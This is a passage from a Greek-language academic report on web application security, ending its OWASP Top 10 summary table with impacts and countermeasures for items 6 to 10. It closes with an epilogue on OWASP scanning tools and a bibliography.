6. SECURITY MISCONFIGURATION	•Εγκατάσταση κερκόπορτας μέσω ελλιπούς λειτουργικού συστήματος ή server patch. •Εκμετάλλευση των ελαττωμάτων της XSS λόγω της απουσίας πλαισίου εφαρμογής - patches. •Η αυθαίρετη πρόσβαση στους προεπιλεγμένους λογαριασμούς, στη λειτουργία της εφαρμογής ή των δεδομένων, οφείλεται σε κακή ρύθμιση του διακομιστή.	•σε οποιοδήποτε επίπεδο της εφαρμογής, συμπεριλαμβανομένης της πλατφόρμας, του web server, του server εφαρμογών, του framework, και του προσαρμοσμένου κωδικού.	•Μια επαναλαμβανόμενη διαδικασία που καθιστά γρήγορη και εύκολη την ανάπτυξη ενός άλλου περιβάλλοντος. •Μια διαδικασία για την ενημέρωση και την ανάπτυξη όλων των νέων ενημερώσεων λογισμικού και patches έγκαιρα για κάθε αναπτυσσόμενο περιβάλλον. •Μια ισχυρή αρχιτεκτονική της εφαρμογής που παρέχει καλό διαχωρισμό και ασφάλεια μεταξύ των συσκευών. •Σάρωση και έλεγχοι περιοδικά για να βοηθήσουν στον εντοπισμό μελλοντικών λανθασμένων παραμετροποιήσεων ή ελλειπόντων patches.	• Ακεραιότητα. • Αυθεντικότητα. • Διαθεσιμότητα • Εμπιστευτικότητα. • Έλεγχος προσπέλασης. • Μη Αποποίηση.
7. INSECURE CRYPTOGRAPHIC STORAGE	•Πρόσβαση σε ευαίσθητες ή εμπιστευτικές πληροφορίες.	• σε δικτυακούς τόπους που αποθηκεύουν ευαίσθητες πληροφορίες.	•Να μη δημιουργούνται κρυπτογραφικοί αλγόριθμοι, παρά μόνο εγκεκριμένοι δημόσιοι αλγόριθμοι όπως οι AES, RSA και SHA-256. •Να μη χρησιμοποιούνται αδύναμοι αλγόριθμοι, όπως οι MD5 και SHA1. •Αποθήκευση των ιδιωτικών κλειδιών, δημιουργία κλειδιών εκτός σύνδεσης με προσοχή και διαβίβαση μέσω επισφαλών καναλιών. •Να είναι βέβαιο πως τα αποθηκευμένα κρυπτογραφημένα δεδομένα στο δίσκο δεν είναι εύκολο να αποκρυπτογραφηθούν. •Σύμφωνα με το πρότυπο ασφαλείας PCI Data Security Standard, πρέπει να προστατεύονται τα δεδομένα των κατόχων πιστωτικών καρτών.	• Ακεραιότητα. • Αυθεντικότητα. • Διαθεσιμότητα • Εμπιστευτικότητα. • Μη Αποποίηση.

Ευπάθεια	Επιπτώσεις	Τις συναντάμε συνήθως	Τρόποι αντιμετώπισης	Αρχές ασφάλειας που καταργούνται.
8. FAILURE TO RESTRICT URL ACCESS	•Πρόσβαση στους λογαριασμούς και τα δεδομένα άλλων χρηστών και να εκτελέσουν προνομιακές ενέργειες. •Πρόσβαση σε λειτουργίες και τις υπηρεσίες για τις οποίες δεν έχουν ανάλογη έγκριση.	•σε όλες τις ιστοσελίδες που μπορούν να βρεθούν πόροι χρησιμοποιώντας “forced browsing”.	•Βεβαίωση ότι ο έλεγχος πρόσβασης είναι μέρος της επιχείρησης, της αρχιτεκτονικής και του σχεδιασμού της εφαρμογής. •Βεβαίωση ότι όλες οι διευθύνσεις URL και οι λειτουργίες των επιχειρήσεων προστατεύονται από ένα αποτελεσματικό μηχανισμό ελέγχου πρόσβασης που επιβεβαιώνει τον ρόλο και τα δικαιώματα του χρήστη πριν λάβει χώρα κάθε επεξεργασία. •Εκτέλεση ενός δοκιμαστικού ελέγχου πριν από την ανάπτυξη ή την παράδοση του κώδικα για να εξασφαλιστεί ότι η αίτηση δεν μπορεί να χρησιμοποιηθεί καταχρηστικά από έναν εξειδικευμένο εισβολέα. •Υπάρχει πάντα μεγάλη πιθανότητα οι χρήστες να είναι γνώστες των ειδικών ή κρυφών διευθύνσεων URL ή API. •Ένας διαχειριστής θα έχει ένα μενού με μια διεύθυνση URL. •Να συμπεριλαμβάνονται αρχεία βιβλιοθήκης, ιδιαίτερα αν έχουν μια εκτελέσιμη επέκταση, όπως. php. •Αποκλεισμός πρόσβασης σε όλους τους τύπους αρχείων που η εφαρμογή δεν πρέπει ποτέ να εξυπηρετήσει. •Ενημέρωση των προγραμμάτων antivirus και των patches για μέρη όπως επεξεργαστές XML, επεξεργαστές κειμένου, επεξεργαστές εικόνας, κ.λπ.	• Ακεραιότητα. • Αυθεντικότητα. • Διαθεσιμότητα • Εμπιστευτικότητα. • Έλεγχος προσπέλασης.

Ευπάθεια	Επιπτώσεις	Τις συναντάμε συνήθως	Τρόποι αντιμετώπισης	Αρχές ασφάλειας που καταργούνται.
9. INSUFFICIENT TRANSPORT LAYER PROTECTION	•Το σύνολο του site θα μπορούσε να εκτεθεί και να αποκτήσει πρόσβαση ο επιτιθέμενος σε προσωπικά δεδομένα, όπως αριθμοί πιστωτικών καρτών, μητρώα υγείας ή οικονομικά στοιχεία.	•στο επίπεδο μεταφοράς.	•Χρήση του πρωτοκόλλου SSL για όλες τις ευαίσθητες σελίδες. •Ρύθμισητης"ασφαλούς"σημαίαςσεόλαταευαίσθηταcookies. •Διαμόρφωση του SSL παροχέα ώστε να υποστηρίζει μόνο ισχυρούς αλγορίθμους, όπως FIPS 140-2. •Επιβεβαίωση ότι το πιστοποιητικό είναι έγκυρο, δεν έχει λήξει, δεν έχει ακυρωθεί και συνδυάζεται με όλα τα πεδία που χρησιμοποιούνται από το site. •Οι Backend και άλλες συνδέσεις θα πρέπει επίσης να χρησιμοποιούν το SSL ή άλλες τεχνολογίες κρυπτογράφησης.	• Ακεραιότητα. • Αυθεντικότητα. • Διαθεσιμότητα • Εμπιστευτικότητα.
10. UNVALIDATED REDIRECTS AND FORWARDS	•phishing •malware	•στους δικτυακούς τόπους που συναντάμε ανατατευθύνσεις.	•Να μη χρησιμοποιούνται ποτέ εσωτερικές μεταφορές χωρίς την έγκριση του χρήστη για τη διεύθυνση URL. •Όπου είναι δυνατόν, να προωθούνται τα δεδομένα σε κάποιον εγκεκριμένο χρήστη, και όχι σε μη εξουσιοδοτημένους χρήστες. •Όπου είναι δυνατόν, να χρησιμοποιείται η ανακατεύθυνση, ή να ανακατευθύνονται τα δεδομένα σε στατικές θέσεις. •Χρήση ιστολογιών για τον εντοπισμό λανθασμένου κώδικα. •Κατά την ανακατεύθυνση σε μια παράμετρο, να γίνεται επικύρωση των παραμέτρων για να επιβεβαιωθεί ότι πρόκειται για μια αναμενόμενη ανακατεύθυνση.	• Ακεραιότητα. • Διαθεσιμότητα • Εμπιστευτικότητα.

Πίνακας συμπερασμάτων.

ΕΠΙΛΟΓΟΣ

Προφανώς, οι ευπάθειες που προαναφέρθηκαν δεν είναι τα μόνα τρωτά σημεία από τα οποία κινδυνεύει ένας *web server* ή μια εφαρμογή *web*. Ωστόσο, αποτελούν τα σημαντικότερα των προβλημάτων που καλούνται να αντιμετωπίζονται καθημερινά. Στις συγκεκριμένες περιπτώσεις δεν επαρκεί μόνο η πρόληψη και η ενημέρωση. Συχνά χρειάζεται να εντοπιστούν ευπάθειες σε εφαρμογές που βρίσκονται ήδη σε λειτουργία. Οι ευπάθειες αυτές, είτε εμφανίστηκαν εκ των υστέρων, είτε δεν αντιμετωπίστηκαν σωστά.

Για τον λόγο αυτό, πέρα από την ανάπτυξη ασφαλούς κώδικα, με συγκεκριμένα στοιχεία ασφάλειας και μια ομάδα ειδικών, χρειάζονται εργαλεία λογισμικού, τα οποία βοηθούν στον εντοπισμό των ευπαθειών.

Ανάλογα εργαλεία λογισμικού ανοικτού κώδικα αναπτύσσει το *OWASP*. Πρόκειται για το *OWASP Web Scarab* και το *WVS (Web Vulnerability Scanner).*

Το *Web Scarab* χρησιμοποιείται για την ανάλυση εφαρμογών που χρησιμοποιούν τα πρωτόκολλα επικοινωνίας *HTTP* και *HTTPS*. Λειτουργεί ως ενδιάμεσος *proxy,* ο οποίος παρατηρεί τα μηνύματα που μεταδίδονται από τον αναλυτή στον *server.*

Το *WVS* ενσωματώνει τον δικό του μηχανισμό επικοινωνίας με τον και προσπαθεί να εντοπίσει την ύπαρξη ευπαθειών, χρησιμοποιώντας μια βάση δεδομένων με όλες τις ευπάθειες.

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] http://en.wikipedia.org/wiki/Cross-site_scripting

[2] http://www.12robots.com/index.cfm/2008/8/4/Persistent-XSS-Attacks-and-countermeausures-in-ColdFusion

[3] http://projects.webappsec.org/w/page/13246920/Cross-Site-Scripting

[4] http://en.kioskea.net/contents/attaques/cross-site-scripting.php3

[5] https://www.owasp.org/index.php/DOM_Based_XSS

[6] http://www.acunetix.com/websitesecurity/xss.htm

[7] Curphey, Mark, et al. "A Guide to Building Secure Web Applications." September 2002.

[8] http://www.techrepublic.com/blog/security/what-is-cross-site-scripting/426

[9] http://blog.kailash.me/basics-of-xss-attacks/

[10] http://www.cgisecurity.com/xss-faq.html

[11] http://misc-security.com/blog/2009/07/injection-flaws/

[12] https://www.owasp.org/index.php/Injection_Flaws

[13] http://www.websiteprotectionsoftware.org/injection-flaws-protection.php

[14] ttp://news.cnet.com/8301-27080_3-20058471-245.html

[15] http://seamframework.org/Documentation/InjectionFlaws

[16] http://viveksaxena.blog.com/2010/12/23/sql-injection-mitigation/

[17] http://misc-security.com/blog/2009/07/injection-flaws/

[18]http://www.websiteprotectionsoftware.org/broken-authentication-protection.php

[19] http://misc-security.com/blog/2009/08/broken-authentication-and-session-management/

[20] http://www.upenn.edu/computing/security/swat/SWAT_Top_Ten_A3.php

[21] Petko D. Petkov. Google Gmail e-mail hijack technique, September 2007.

[22] Cross Site Request Forgery - An introduction to a common web application weakness, Jesse Burns

[23] https://www.owasp.org/index.php/Cross Site_Request_Forgery

[24] http://www.cgisecurity.com/csrf-faq.html

[25] http://www.squarefree.com/securitytips/web-developers.html#CSRF

[26] Robust Defenses for Cross-Site Request Forgery, Adam Barth, Collin Jackson, John C. Mitchell

[27] http://labs.calyptix.com/csrf-tracking.php

[28]http://www.enterprisenetworkingplanet.com/netsecur/article.php/10952_3927401_2/Protect-Your-Web-Apps-From-Insecure-Direct-Object-References.htm

[29]http://serdarbuyuktemiz.blogspot.com/2008/09/insecure-direct-object-reference.html

[30] Insecure Direct Object Reference, Dr. E. Benoist, Summer Term 2008

[31]http://www.websiteprotectionsoftware.org/insecure-direct-object-reference-protection.php

[32] http://en.wikipedia.org/wiki/Directory_traversal

[33] http://misc-security.com/blog/2009/07/insecure-direct-object-reference/

[34] https://lab.cs.ru.nl/laquso/4.Insecure_Direct_Object_Reference

[35] http://help.godaddy.com/article/6739?locale=en

[36] http://misc-security.com/blog/2009/09/insecure-cryptographic-storage/

[37] http://www.websiteprotectionsoftware.org/insecure-cryptographic-storage-protection.php

[38] https://www.veracode.com/security/insecure-crypto

[39] https://lab.cs.ru.nl/laquso/8.Insecure_Cryptographic_Storage

[40] The Ten Most Critical Webapplication Security Vulnerabilities for Java Enterprise Applications, Wasp Foundation, 2007.

[41] Web commerce security, design and development. Hadi Nahari, Ronald L. Krutz

[42] http://projects.webappsec.org/w/page/13246945/Insufficient-Transport-Layer-Protection

[43] WASC Threat Classification, Robert Auger

[44] http://help.godaddy.com/article/6741?locale=en

[45]The Top 10 Most Critical Web Application Security Risks, Dave Wichers
[46]https://www.owasp.org/index.php/Top_10_2010-A9-Insufficient_Transport_Layer_Protection

[47] http://www.infoq.com/news/2010/03/Top-10-Security-Risks

[48] http://help.godaddy.com/article/6742?locale=en

[49]https://www.owasp.org/index.php/Top_10_2010-A10-Unvalidated_Redirects_and_Forwards

[50]http://blogs.captechconsulting.com/blog/daniel-ramsbrock/secure-development-web-application-top-10-summary

[51] http://realitypod.com/2010/10/top-10-web-security-threats/

[52]http://serdarbuyuktemiz.blogspot.com/2008/09/failure-to-restrict-url-access.html

[53] https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL

_Access

[54] https://lab.cs.ru.nl/laquso/10.Failure_to_Restrict_URL_Access

[55] https://lab.cs.ru.nl/laquso/10.Failure_to_Restrict_URL_Access

[56] http://community.godaddy.com/help/6738/security-misconfiguration

[57]https://www.owasp.org/index.php/Top_10_2010-A6-Security_Misconfiguration

[58] http://en.wikipedia.org/wiki/Code_injection#Examples_of_code_injection

Αναφορές

1. *Ubuntu Server: http://www.ubuntu.com/business/server/overview*
2. *Apache Web Server: http://httpd.apache.org/*
3. *HTML: http://www.w3schools.com/html/*
4. *PHP: http://php.net/*
5. *MySQL: http://www.mysql.com/*
6. *SQL: http://www.w3schools.com/sql/default.asp*
7. *Ανάπτυξη Web Εφαρμογών με PHP και MySQL εκδόσεις Μ.Γκιούρδας.*